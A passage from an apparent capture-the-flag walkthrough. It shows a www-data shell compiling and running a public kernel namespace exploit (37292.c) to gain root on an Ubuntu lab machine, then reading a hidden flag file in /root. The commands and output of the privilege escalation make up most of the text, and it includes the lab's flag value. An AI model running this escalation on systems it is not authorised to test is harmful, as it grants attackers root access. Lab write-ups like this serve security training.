```

I compiled and executed the 37292.c exploit, which leverages a kernel namespace vulnerability. Upon running the binary (./ofc), it spawned a root shell. Running whoami confirmed privilege escalation, showing I had successfully gained root access on the target system.



```
www-data@ubuntu:/tmp$ cc 37292.c -o ofc
cc 37292.c -o ofc
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declarati
on]
        if(unshare(CLONE_NEWUSER) ≠ 0)
           ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration
]
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declarati
on]
            waitpid(pid, &status, 0);
            ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/tmp$ ls
ls
37292.c  linpeas.sh  ofc  tinyspellS0DcyD  vmware-root
www-data@ubuntu:/tmp$ chmod +x ofc
chmod +x ofc
www-data@ubuntu:/tmp$ ./ofc
./ofc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
# 
```

After escalating privileges to root, I navigated to the /root directory and discovered a hidden file .flag.txt. Upon reading the file, I successfully captured the final flag: 568628e0d993b1973adc718237da6e93, confirming full system compromise.



```
# cd /root
cd /root
# ls -la
ls -la
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/
```